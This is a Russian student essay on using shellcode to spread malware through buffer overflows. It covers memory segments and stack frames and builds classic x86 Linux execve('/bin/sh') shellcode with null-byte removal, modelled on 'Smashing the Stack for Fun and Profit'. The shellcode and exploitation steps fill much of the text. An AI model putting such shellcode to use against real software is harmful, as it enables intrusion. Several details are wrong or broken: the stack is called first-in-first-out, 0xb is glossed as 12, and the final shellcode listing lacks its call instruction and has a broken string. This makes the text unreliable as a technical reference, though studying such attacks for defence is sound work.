

Использование Shell-кода при распространении вредоносных программ.

выполнил студент 4-го курса
Московского Физико-Технического Института

Кацин А.С.

Введение.

Как правило, можно разбить методы распространения вредоносных программ на 2 типа. Первые используют "социальную инженерию", т.е. пользователя убеждают запустить вредный код. К примеру, к вам приходит письмо следующего содержания: "Я администратор вашей сети, для повышения производительности вашего компьютера запустите прикрепленный файл". Второй тип программ используют ошибки в клиентских программах.

Остановимся на втором варианте распространения. Практика показывает, что подавляющее большинство вредоносных программ основано на ошибках переполнения буфера, которых не избежало практически ни одно полновесное приложение. Предположим, что ваш браузер содержит ошибку переполнения буфера. Тогда может иметь место следующий алгоритм проникновения:

- Вы заходите на "зараженный" сайт.
- Благодаря ошибке переполнения, в вашу систему переписывается и далее запускается так называемый Shell-код. Он обладает маленьким размером, и поэтому в некоторых источниках называется "головой" вредоносной программы.
- Shell-код запускает Shell(оболочку), работающую на ваших правах.
- Используя команды Shell, открывается порт, закачивается "тело" вредоносной программы, и затем она выполняется.

Вполне возможно, что у вас возникли некоторые вопросы в терминологии. Попробуем на них ответить.

Что такое буфер?

Буфер - это массив информации. В зависимости от своего местонахождения буферы делятся на три независимых категории:

- локальные буферы, расположенные в стеке и часто называемые автоматическими переменными;
- статические буферы, расположенные в секции (сегменте) данных;
- динамические буферы, расположенные в куче.

Где хранится буфер?

Предлагаю для начала освежить в памяти некоторые моменты, связанные с организацией памяти. И для произвольного процесса воспользоваться командой `size -A <filename> --radix 16`. Вот вывод `size` для двоичного файла "fct":

```
>>size -A fct --radix 16
fct :
section      size      addr
...
.text        0x12c    0x8048320
...
.data        0xc     0x804947c
...
.bss         0x18    0x804955c
...
Total        0x23c8
```

Что же хранится в заинтересовавших нас сегментах памяти?

Text: здесь хранятся инструкции программы. Разумеется, открыт только для чтения. При попытке записи генерится `segmentation violation`.

Data: содержит инициализированные глобальные статические данные.

Bss: содержит неинициализированные глобальные данные.

Кроме этих 3-х сегментов, переменные содержатся в “Стековом фрейме пользователя”. Он состоит из стека и кучи.

Стек: содержит локальные переменные.

Куча: содержит динамические переменные, а также память, адресуемую указателями.

Что такое стек?

Стек - это область памяти, ограниченная началом стека и вершиной. Вершина хранится в регистре `esp`. Стек работает по принципу “Первый вошёл, первый вышел”

Вот регистры отвечающие за стек:

`%eip`: указывает на адрес следующей инструкции для выполнения;

`%ebp`: указывает на начало локального окружения функции;

`%esp`: вершина стека;

Что такое Shell-код?

Shell-код - это программа служащая, как правило, для запуска оболочки(Shell). Не следует путать его с Shell кодированием(Shell coding), т.к. последнее связано с процессом программирования на языке Shell, т.е. командами оболочки.

Удобнее всего программировать Shell-код на языке Assembler. На это существует целый ряд причин. Чуть ниже мы в этом убедимся, столкнувшись с проблемой подбора команд дабы исключить нулевой байт из машинного представления Shell-кода.

Как написать программу на языке Assembler?

Самый простой способ написать её на C, а потом воспользоваться Debugger-ом ☺

Так и поступим.

Приведём пример программы на C:

Пример 1.

```
void f1(int Ar1, int Ar2)
{
  char Str1[5];
  int Num1;
}
```

```

void main()
{
int Num2;
f1(1,2);
}

```

Посмотрим как это выглядит на языке Assembler:

Обработка функции состоит из 3-х частей(см. рисунок) :

1. Вызов.

Положить в стек аргументы функции и содержимое %ebp

Call <адрес> <название ф-ции> - может работать с относительной адресацией

2. Пролог

Положить в стек содержимое %ebp

Установить Fp(Frame Pointer) на вершину стека

Выделить память в стеке под локальные переменные

3. Возврат

leave:

Установить Sp на Fp

Взять с вершины стека %ebp

ret:

Установить Sp как было до вызова.

Пример 1. (Asm)

Код функции Main

#Пролог Main

pushl %ebp

movl %esp,%ebp

subl \$0x4,%esp

#Вызов функции f1

pushl \$0x2 'Обратите внимание на порядок

pushl \$0x1

call address_f1 <f1> 'После окончания переѐдет к addl, т.к. в %Eip

'записывается адрес следующей команды

#Возврат функции f1 (часть Ret)

addl \$0xc,%esp '

#Возврат функции Main (Leave + Ret)

movl %ebp,%esp

popl %ebp

ret

Код функции f1

#Пролог

pushl %ebp


movl %esp,%ebp

subl \$0xc,%esp

```

#Возврат (Часть Leave)
movl %ebp,%esp
popl %ebp
ret

```



Где находится Shell-код?

Если обратиться к Примеру1, то Shell-код можно поместить в буфер `Str1`. Наша задача переполнить буфер так, чтобы перезаписать `EIP` (см. рисунок). Тогда мы сможем передать управление той части Shell-кода, которая запустит оболочку. Перезаписать `EIP` возможно благодаря тому, что буфер пишется в память от нижних адресов к верхним, т.е навстречу к `EIP`.

Как создать Shell-код?

Для начала напишем его на языке `C`.

```

Пример 2.
1: int main()
2: {

```

```
3: char* name [] = {"/bin/sh", NULL};
4: execve (name [0], name, NULL);
5: _exit(0);
6: }
```

3:: Создаём массив указателей на char из 2-х элементов.

Null - нулевой адрес

4:: основной вызов из семейства EXEC

name[0] - адрес строки "/bin/sh"

name - указатель на адрес строки

5:: этот вызов используется для завершения процесса.

Теперь попробуем разобраться с тем, что делают Execve и Exit.

Код функции Main

#пролог Main

pushl %ebp

movl %esp,%ebp

subl \$0x8,%esp

movl <адрес "/bin/sh">,0xffffffff8(%ebp) 'присвоить name[0]

movl \$0x0,0xffffffffc(%ebp) 'присвоить name[1]

'Если бы name[0], name[1] были просто переменными, их порядок в памяти был 'другим.

#Вызов ф-ции execve

pushl \$0x0

leal 0xffffffff8(%ebp),%eax

pushl %eax 'Помещаем адрес адреса строки в стек

movl 0xffffffff8(%ebp),%eax

pushl %eax 'Помещаем адрес строки в стек

call <адрес функции execve>

Код функции execve

movl \$0xb,%eax 'EAX ← 12

movl 0x8(%ebp),%ebx 'EBX ← Адрес Строки

movl 0xc(%ebp),%ecx 'ECX ← Адрес адреса Строки

movl 0x10(%ebp),%edx 'EDX ← адрес Null

0x80002ce : int \$0x80 'Прерывание

Код функции exit

movl \$0x1,%eax 'EAX ← 1

movl 0x8(%ebp),%ebx

int \$0x80

Обе функции обрабатываются 80-м прерыванием.

Как узнать адрес исполняемой строки?

Действительно, откуда мы знаем адрес строки. Для решения этой проблемы воспользуемся особенностью инструкции Call. Как нам известно в EIP сохраняется указатель на следующую строку кода. А что нам мешает поместить строку сразу после Call, а затем просто вытащить адрес строки из стека? - Ответ: Ничего!

Мы знаем адрес строки. Теперь можно создать массив Name[] и мы на пол шага от победы! Предлагаю хранить массив в памяти по соседству с самой строкой(не забывайте, что ехесве просит в качестве параметра и указатель на Null).

Стоп! Мы чуть не забыли о том, что функция копирования строки прекращает свою работу встречая нулевой символ. Следовательно у нас возникают 3 проблемы:

1. К примеру, инструкция `movl $0x00, 0x0c(%esi)` нас не удовлетворяет.
2. После компиляции Shell-кода мы обнаружим: `b8 01 00 00 00(mov $0x1,%eax)`
3. Мы не можем оставить нулевой символ в конце нашей строки.

Решения:

1. Замена на другие операторы, не содержащие нулевых адресов:
`xorl %eax, %eax`
`movl %eax, %0x0c(%esi)`
2. Инициализация %eax нулем и увеличение его на 1.
3. Использование `movb %eax, 0x07(%esi)`

Теперь давайте соберём весь Shell-код:

```
jmp subroutine_call
```

```
subroutine:
```

```
    popl %esi /* Получим адрес /bin/sh */
```

```
    movl %esi,0x8(%esi)
    xorl %eax,%eax
    movl %eax,0xc(%esi)
    movb %eax,0x7(%esi)
#Функция ехесве()
    movb $0xb,%al
    movl %esi, %ebx
    leal 0x8(%esi),%ecx
    leal 0xc(%esi),%edx
    int $0x80
```

```
#Функция _exit()
    xorl %ebx,%ebx
    movl %ebx,%eax
    inc %eax
    int $0x80
```

```
subroutine_call:
```

```
    subroutine_call
    .string "/bin/sh\"
```

Заключение:

В заключении можно написать про то, какой плохой язык С, что часть функций написанных для работы со строками вообще не обрабатывают ошибку переполнения. Но об этом писать не имеет смысла. Лучше лишний раз призвать программистов быть внимательнее. Надеюсь данное эссе является достаточным поводом для того, чтобы писать программы аккуратнее и перечитать свои старые исходники ☺!

Литература:

1. [http://Kunegin.narod.ru /ref2/ataki/c33.htm](http://Kunegin.narod.ru/ref2/ataki/c33.htm)
2. Статья "*Smashing the Stack for Fun and Profit*" из журнала Phrack номер 49.